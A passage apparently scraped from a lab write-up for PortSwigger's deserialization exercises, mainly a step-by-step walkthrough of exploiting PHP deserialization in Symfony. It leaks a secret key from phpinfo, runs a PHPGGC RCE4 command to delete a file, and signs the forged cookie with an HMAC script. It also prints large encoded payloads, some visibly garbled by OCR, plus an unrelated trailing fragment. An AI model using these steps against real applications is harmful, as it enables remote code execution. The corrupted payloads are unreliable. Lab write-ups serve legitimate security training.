y9t9zcbw9vJgdVlbM0L1RyY5zWn9ybW03h3iWc49nyz5hCfjaGUvY29tbw9ucybzxsZWN0
aW9U9zcbw9vJy29tcfGyXRcvnMu29QtGfyYjWzSUNzbvxbhcmfB03l7391klu6x6wnIAAHw3iCIA029y
Zy5hCfjaGUvY29tbw9ucybzxsZWN0aW9uczQuNvY3RvcnMuQ29hhaW5lZFrYy5zWm9ybWVv
MeX7ch6lQCAFaBa1pVJhbNmnb3jtZJ2ZJaduX08vcmcvYxbHy2h1L2nbv1bnWbV959bgvJ
dLvnblM0L1RyY5zWm9ybWv03hdwvIallM03JLnfwWw0Z55b21t2b25zLmnbvGxl3Rp25z
bGvJgdVlbM0L1RyY5zWm9ybWv03hdwvIallM03JLnfwWw0Z55b21t2b25zLmnbvGxl3Rp25z
dgdFuHQAExkxyZXhln2xbhcmvT2jQzwN003hdwvIallN2AN2bw55zdW4ub3JLnfwWw0Z54yXvhb15p
Jlmsh5bc24c+0YY50mcF4Lr9yGvhWgOZXXIAaaaaaaaAAAHw3iCIA029yZy5hCfjaGUu
Y29tbw9vyc5bzxsZWNw0A9uczQy29tcfGyXRcvnMuSw5zfGufdGldgVUcmFc2zvcm1lcz5L9H+k
ntA7AgACWnAFAufyZ3N0ABNbT0phdmEvBfGuZy9PymplY37wAlAbhcmfTvHwLzXn0ABJ2t6ph
dmEvbFuy9zbGfdGzCt4cAyVbBphdmEubGf9y5PymplY37Q5M5nxBzKwCBA4cAAxAAAaf
Gya6Y29tLnl1n5vcmcxvYxbHy2h1lnhhbgfLmluLdygwyfbnsLnhzbJrlRyXggVgtGcldhGvz
SW1blabTlxFBurkszAwAG50ANX2lu2zGvdE51bW1JckkADl90cmFc2x1dLeLuGv4W4WAK25JdGvj
b2Rlc3Qaa1BtLsAbl9JgfZcfaEgAfAATX25hbw0ABJManF2Y59sW5n1N0cmLuZtMABf
b3V0chVUH0VJyGvdyGll3QAFaxKqyXbh3Lw0avwUH3vCgyGdllct4cAAAAAA//DIXIA1t
pk9vYRgnV9z5A9eHAAAACD1aa1cLPrCmx-AYXOAACB44AAA8qrk/r+q=AAAAMG5cadACIH
adCHACUHAYCABA8B2ZxJpwXWkZjxw9uVUeLAQASGeADJuNvnNoWY50vfmFdWuFtSCT85hd724B
AAY8aw5pd04BAAM0kyVBAAbdr2lBaApAQTglUz051bw1Jclrhym1laQAST69jYwWYXyJpwY3zvR
yrmLQAdEgdppcAE1N0dJwUcmFc2xLdfBhewy9vQBAxJbm5lckNSyXNZXZXBADMvMEvXv2y
awFsLwBHeWxVvYxRzL3w0avwR2FzK2b0cyRtdJvHv1nhnsZRQxYbxLs2bK0weAcRAxyRw5z9ny
bQEaciHNY29tL3N1b1v9cmcvYxbHy2h1l3hhbgfLulldovbymFsl3hzhBjRl0RPTTbtGnvb5z9
dw4b3jN1L2wFwN0Z94bwaw50XzJwYwv2cYaFwsxapLci9tZxJpyXpwmep0wAu9sfGuz6xL
cjsvpAGarEV3YvTzW50ATGwv59zdW4b3jN2LfwWw0Z594Yxbh1pbnRlm5hbc94c2x0
Yy9t00707AQAiAgfUzGx1cmB8eJtGnBv59zdw4b33nf2fwYw0Z594bwaw50ZJxJyWwv2cY
ympxapLci19T2XJpYXpwmep0wAu9sfGuz6xLcjsBAApFeOnlHrpBz52bwAnQAcMnxExjb20v3zU
L29y9zYhCfGjaGUveGfsYw4wv50Z2UyJwvneHnsDdgMvnrE9N00xjb20vC3Uv2L9y9zYhCfGjaGUv
eG1sL2ludgwybfmsLr20b59e1BeGzSxRlcmF0b317TgWvbs9zdw4b33nf2fwWw0Z594bwaw5
w05ZJxJyWwv2cYyawFasxapLci19T2XJpYXpwmep0wAu9sfGuz6xLcjsvpvgEAG10ZJxJhdg9yAqA1
TGvN59zdw4b33nf2LfwWw0Z594Yxbh1pbnRlm5hbc94c2x0
Yy5kb6gvYQBdtGnvb59zdw4b33nf2fwYw0Z594bwaw50ZJxJyWwv2cYyawFasxapLci19T2XJp
YXpwmep0wAu9sfGuz6xLcjsBAApFeOnlHrpBz52bwAnQAcMnxExjb20v3zU
L29y9zYhCfGjaGUveGfsYw4wv50Z2UyJwvneHnsDdgMvnrE9N00xjb20vC3Uv2L9y9zYhCfGjaGUv
eG1sL2ludgwybfmsLr20b59e1BeGzSxRlcmF0b317TgWvbs9zdw4b33nf2fwWw0Z594bwaw5
w05ZJxJyWwv2cYyawFasxapLci19T2XJpYXpwmep0wAu9sfGuz6xLcjsvpvg
```

Take this payload and go to encoder\_encode as url:

rOOABXNyABdqYXZhLnV0WwUhbJhp3jp dHlRWhV1ZTzMTL7P4KjAwAQSOfE2j6LjuAcMnbXb  
cmfB0j3QAZhMamF2Y591dGlsL0NbvbBhcmF0B3itHAAAACzJAc0m9yZjBgfJa92tBw9u  
qj5zb2sZWN0Wq9uZqr29tCgFYxRvnMuUhbHnnM3jwAt5Q9StgFjyRvcd/5PhartsQJM  
AcTAJAAzCgV5jB3hJgDgMAAAmt0cBzUvcm1nQALuUxvcmKyBHZLb2hLvbWvbnMv  
Y29jbGglvlnbmM0L1RYw59zmb9vYb09w3jlaCg9yZy5hGfaJuv2r9Bw9uj5q2zXNW0  
awPUcqUcZ9rGyFyvrmQzU2qGfyWzvJbNmBxhBcmF0B3j7Lgj6xNwAbhJaw3iaO29y  
Zy5hGfaJuv2r9Bw9uj5q2zXNW0q9uZcqUzJv3Ur3vRmCnS1VZFrP52Mzb9yWV  
MMe7xCh6bWvCCAFAp1ApuHvnnM3jwJdzAuUwv0YXhB2hLzbNvB1vbmN2p52Mzb9yWV

Put csrf session area; and sent it

The screenshot shows the Burp Suite interface with two panels: Request and Response.

**Request:**

- Pretty
- Raw
- Hex

```
1 GET /my-account HTTP/1.1
2 Host: Oac7007704b798e0c02fe805003d00ac.web-security-academy.net
3 Cookie: session=
```

**Response:**

- Pretty
- Raw
- Hex
- Render

WebSecurityAcademy Exploiting Java deserialization with Apache Commons LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning >

Internal Server Error  
InstantiateTransformer: Constructor threw an exception

## Lab 6: Exploiting PHP deserialization with a pre-built gadget chain

### PRACTITIONER

This lab has a serialization-based session mechanism that uses a signed cookie. It also uses a common PHP framework. Although you don't have source code access, you can still exploit this lab's [insecure deserialization](#) using pre-built gadget chains.

To solve the lab, identify the target framework then use a third-party tool to generate a malicious serialized object containing a remote code execution payload. Then, work out how to generate a valid signed cookie containing your malicious object. Finally, pass this into the website to delete the morale.txt file from Carlos's home directory.

You can log in to your own account using the following credentials: wiener:peter [Access the lab](#)

### Solution

- Log in and send a request containing your session cookie to Burp Repeater. Highlight the cookie and look at the **Inspector** panel.
- Notice that the cookie contains a Base64-encoded token, signed with a SHA-1 HMAC hash.
- Copy the decoded cookie from the **Inspector** and paste it into Decoder.
- In Decoder, highlight the token and then select **Decode as > Base64**. Notice that the token is actually a serialized PHP object.
- In Burp Repeater, observe that if you try sending a request with a modified cookie, an exception is raised because the digital signature no longer matches. However, you should notice that:
  - A developer comment discloses the location of a debug file at /cgi-bin/phpinfo.php.
  - The error message reveals that the website is using the Symfony 4.3.6 framework.
- Request the /cgi-bin/phpinfo.php file in Burp Repeater and observe that it leaks some key information about the website, including the SECRET\_KEY environment variable. Save this key; you'll need it to sign your exploit later.
- Download the "PHPGGC" tool and execute the following command:

```
/phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64
```

This will generate a Base64-encoded serialized object that exploits an RCE gadget chain in Symfony to delete Carlos's morale.txt file.

- You now need to construct a valid cookie containing this malicious object and sign it correctly using the secret key you obtained earlier. You can use the following PHP script to do this. Before running the script, you just need to make the following changes:
  - Assign the object you generated in PHPGGC to the \$object variable.
  - Assign the secret key that you copied from the phpinfo.php file to the \$secretKey variable.

```

<?php

$object = "OBJECT-GENERATED-BY-PHPGGC";

$secretKey = "LEAKED-SECRET-KEY-FROM-PHPINFO.PHP";

$cookie = urlencode("{\"token\":\"" . $object . "\",\"sig_hmac_sha1\":\"" . hash_hmac('sha1', $object, $secretKey) . "\"}");

echo $cookie;

```

This will output a valid, signed cookie to the console.

9. In Burp Repeater, replace your session cookie with the malicious one you just created, then send the request to solve the lab.

The screenshot shows the Burp Suite interface with the 'Request' tab selected. A malicious session cookie is being injected into a POST request to a 'WE LIKE TO SHOP' website. The 'Response' tab shows the page content, which includes four images: 'Snow Delivered To', 'Babbage Web Spray', 'Cheshire Cat Grin', and 'Waterproof Tea Bags'. The 'Inspector' tab displays the selected text of the response, which is the decoded version of the injected cookie. The 'Decoded from' dropdown is set to 'URL encoding'.

Cookie:

```
session=%7B%22token%22%3A%22Tzo0OijVc2VyljoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lcil7czoxMjoiYWNjZXNzX3Rva2VuljtOjMyOij4dmdvdThvbDJI2VxZxJsd2JhMGJ3YWNubTBmYXhoaSI7fQ%3D%3D%22%2C%22sig_hmac_sha1%22%3A%2294e601181505ad443c35dc6f732e0af880bce132%22%7D
```

→ FROM DECODER →

Decode cookie as url:

```
{"token":"Tzo0OijVc2VyljoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lcil7czoxMjoiYWNjZXNzX3Rva2VuljtOjMyOij4dmdvdThvbDJI2VxZxJsd2JhMGJ3YWNubTBmYXhoaSI7fQ==","sig_hmac_sha1":"94e601181505ad443c35dc6f732e0af880bce132"}
```

→ token :

```
Tzo0OijVc2VyljoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lcil7czoxMjoiYWNjZXNzX3Rva2VuljtOjMyOij4dmdvdThvbDJI2VxZxJsd2JhMGJ3YWNubTBmYXhoaSI7fQ==
```

Decode token as base64:

```
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"xvgou8ol2egeqerlwba0bwacnm0faxhi";}
```

When you send different cookie you will get error message like this

The screenshot shows a browser window with an error message: "Exploiting PHP deserialization with a pre-built gadget chain". Below the message is a red button labeled "Back to lab home". The error message continues: "Internal Server Error: Symfony Version: 4.3.6" and "PHP Fatal error: Uncaught Exception: Signature does not match session in /var/www/index.php:7 Stack trace: #0 {main} thrown in /var/www/index.php on line 7".

We got the framework in the error message:

PHP symfony 4.3.6, we have a tool for his framework known as **PHPGGC: PHP Generic Gadget Chains**

## Examine site map

The screenshot shows a browser interface with a sidebar containing a file tree and a main panel displaying a network request.

**File Tree:**

- https://Oaad004204f5f35dc0bcd7e005b006e/
- /
- academyLabHeader
- bin
- cgi-bin
  - DTD
  - phpinfo.php
- home
- image
- login
- logout
- my-account
- my-account
- product
- resources
- usr
- var

**Network Request:**

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time requested
https://Oaad004204...	GET	/cgi-bin/phpinfo.php		200	72923	HTML	PHP 7.4.3 - phpinfo()		21:57:31 1 ...

**Request Details:**

Pretty Raw Hex

```
1 GET /cgi-bin/phpinfo.php HTTP/1.1
2 Host: Oaad004204f5f35dc0bcd7e005b006e.web-security-academy.net
3 Accept-Encoding: gzip, deflate
4 Accept: /*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9
10
```

Send this request to repeater

Request	Response						
Pretty	Pretty						
Raw	Raw						
Hex	Render						
<pre>1 GET /cgi-bin/phpinfo.php HTTP/1.1 2 Host: Qaad04204f5f35dc0bd7e005b006e.web-security-academy.net 3 Accept-Encoding: gzip, deflate 4 Accept: */* 5 Accept-Language: en-US;q=0.9,en;q=0.8 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36 7 Connection: close 8 Cache-Control: max-age=0 9 10</pre>	<table border="1"> <thead> <tr> <th></th> <th></th> </tr> </thead> <tbody> <tr> <td>603</td><td> &lt;/tr&gt; &lt;tr&gt; &lt;td class="e"&gt; SECRET_KEY &lt;/td&gt; &lt;td class="v"&gt; b7r7xjum1jqw1e73i6vngw3tkj0aluh &lt;/td&gt; &lt;/tr&gt; &lt;tr&gt; &lt;td class="e"&gt; QUERY_STRING &lt;/td&gt; </td></tr> <tr> <td>604</td><td></td></tr> </tbody> </table>			603	</tr> <tr> <td class="e"> SECRET_KEY </td> <td class="v"> b7r7xjum1jqw1e73i6vngw3tkj0aluh </td> </tr> <tr> <td class="e"> QUERY_STRING </td>	604	
603	</tr> <tr> <td class="e"> SECRET_KEY </td> <td class="v"> b7r7xjum1jqw1e73i6vngw3tkj0aluh </td> </tr> <tr> <td class="e"> QUERY_STRING </td>						
604							

Secret key: b7r7xjuuljqwie73i6v4ngw3tkj0aluk

Go to [phpggc](#)

```
[root@kali]~| /home/kali/Desktop/phpggc-master]
└# ./phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64
Tzo0NzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlcIxUYWdBd2FyZUFkYXB0ZXIIoJ16
e3M6NTc6IgBTew1mb255XEnvbXBvbmVudFxDYWN0ZVxBZGFWdGVyXFRhZ0F3YJLQWRhcHRlcgbk
ZWZlcnJlZCI7YToxOntp0jA7TzozMzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQ2FjaGVJdGVt
IjoyOntz0jEx0iIAkGbwB29sSGFzaCI7aToxO3M6MTI6IgAqAGlubmVyxSRrlbsI7czoynjoicm0g
L2hbvWUvY2FybG9zL21vcFsZS50eHQi0319czoiMzoiAFN5bWzbvnlcQ29tcG9uZW50XENhY2hl
XEfkYXB0ZXJcVGFnQxdhcmVBZGFWdGVyAHBvb2wi0086NDQ6IlN5bWzbvnlcQ29tcG9uZW50XENh
Y2hlXEfkYXB0ZXJcUHJveHLBZGFWdGVyIjoyOntz0jU00iIAU3ltZm9ueVxDb21wb25lbnRcQ2Fj
aGVcQWRhcHRlcIxQcm94eUFkYXB0ZXIAcG9vbEhhc2gi02k6MTz0jU40iIAU3ltZm9ueVxDb21w
b25lbnRcQ2FjaGVcQWRhcHRlcIxQcm94eUFkYXB0ZXIAc2V0SW5uZXJjdGVtIjt0jQ6ImV4ZWMi
0319Cg==
```

Generated token =

Tzo0NzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhchIRIclxUYWdBd2FyZUFkYXB0ZXlJ6e3M6NTc6lgBTeW1mb255XENvbXvbmVudFxDYWN0zVxbZGFwdG  
VyXFRhZ0F3YXJlQWRhchIRIcgBkZWlcnJlZC7IYToxOntpOjA7TzozMzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQ2FjaGVJdGVtijoyOntzOjExOiiAKgBwb29sSGFzaCl7a  
ToxO3M6MTI6lgAqAGlumbVyxSRlrbSI7czoyNjoicm0gl2hbvWUvY2FybG9zL21vcnFsZS50eHQiO319czo1MzoiAFN5bWzbvnlcQ29tcG9uZw50XENhY2hIxEFKyXB0ZX  
JcVGFnQXdhcmVBZGFwdGvYAHBvb2wiO086NDQ6I1N5bWzbvnlcQ29tcG9uZw50XENhY2hIxEFKyXB0ZXJcUHJveHIBZGFwdGvyljoyOntzOjU00iIAU3ltZm9ueVxDb2  
1wb25lbnRcQ2FjaGVcQWRhchIRIclxQcm94eUFkYXB0ZXlAcG9vbEhhc2giO2k6MTtzOjU40iAU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcIRIclxQcm94eUFkYXB  
0ZXlAc2V0SW5uZXJjdGVtljtzOjQ6lVmV4ZWMiO319Cg==

Kod

<?php

```
$object = "";
```

```
$secretKey = "";
```

```
$cookie = urlencode("{\"token\":\"". $object . "\",\"sig_hmac_sha1\":\"". hash_hmac('sha1', $object, $secretKey) ."\"}");
```

```
echo $cookie;
```

?

Generated cookie:

%7B%22token%22%3A%22TzoNzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhCHrIclxUYWdBd2FyZUfkYXB0ZXliOjI6%0Ae3M6NTc6lgBtew1mb255XENvbxBvbmVudFxDYWNzoxVbzGZGfwdGVyXfrHr0F3YXJiQWRhchRlcgBk%0AZwZlcnJzC17YToxOnTpOjA7TzozMzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQ2FjaGVJdGvt%0AljoyOntzOjExOiiAkGbwb29sSGFzaC17aToxO3M6MTI6lgAqAGlubmVyxSRibSl7czoyNjoicm0g%0AL2hvbwUvY2FybG9zL21vcmfSzs50eHQiO319czo1MzoiAFN5bWZvbnlcQ29tcG9uZW50XENhY2hl%0AXEFKyxBoZJxJcVGFnQxdhcmVBZGfwdGVyAHBvb2wiO086NDQ6lIn5bWZvbnlcQ29tcG9uZW50XENh%0AY2hiXEFKyxBoZJxJcUHJveHIBZGfwdGVyIjoyOntzOjU0OiiAU3ltZm9ueVxDb21wb25lbnRcQ2Fj%0AaGVcQWRhCHrIclxQcm94eUFKyxBoZXiAcG9vbEhhc2giO2k6MTtzOjU4OiiAU3ltZm9ueVxDb21w%0Ab25lbnRcQ2FjaGVcQWRhchRlcxQcm94eUFkYXB0ZXIAc2V0SW5uZxjjdGvtjtzOjQ6lmV4ZWMi%0AO319Cg%3D%3D%0A%22%2C%22sig\_hmac\_sha1%22%3A%22869fcc50552a68e72d5b1f08d740851c9c37d51%22%7D

Paste to get / request:

Lets examine this cookie:

Cookie decode as url

→ desafio sobre C4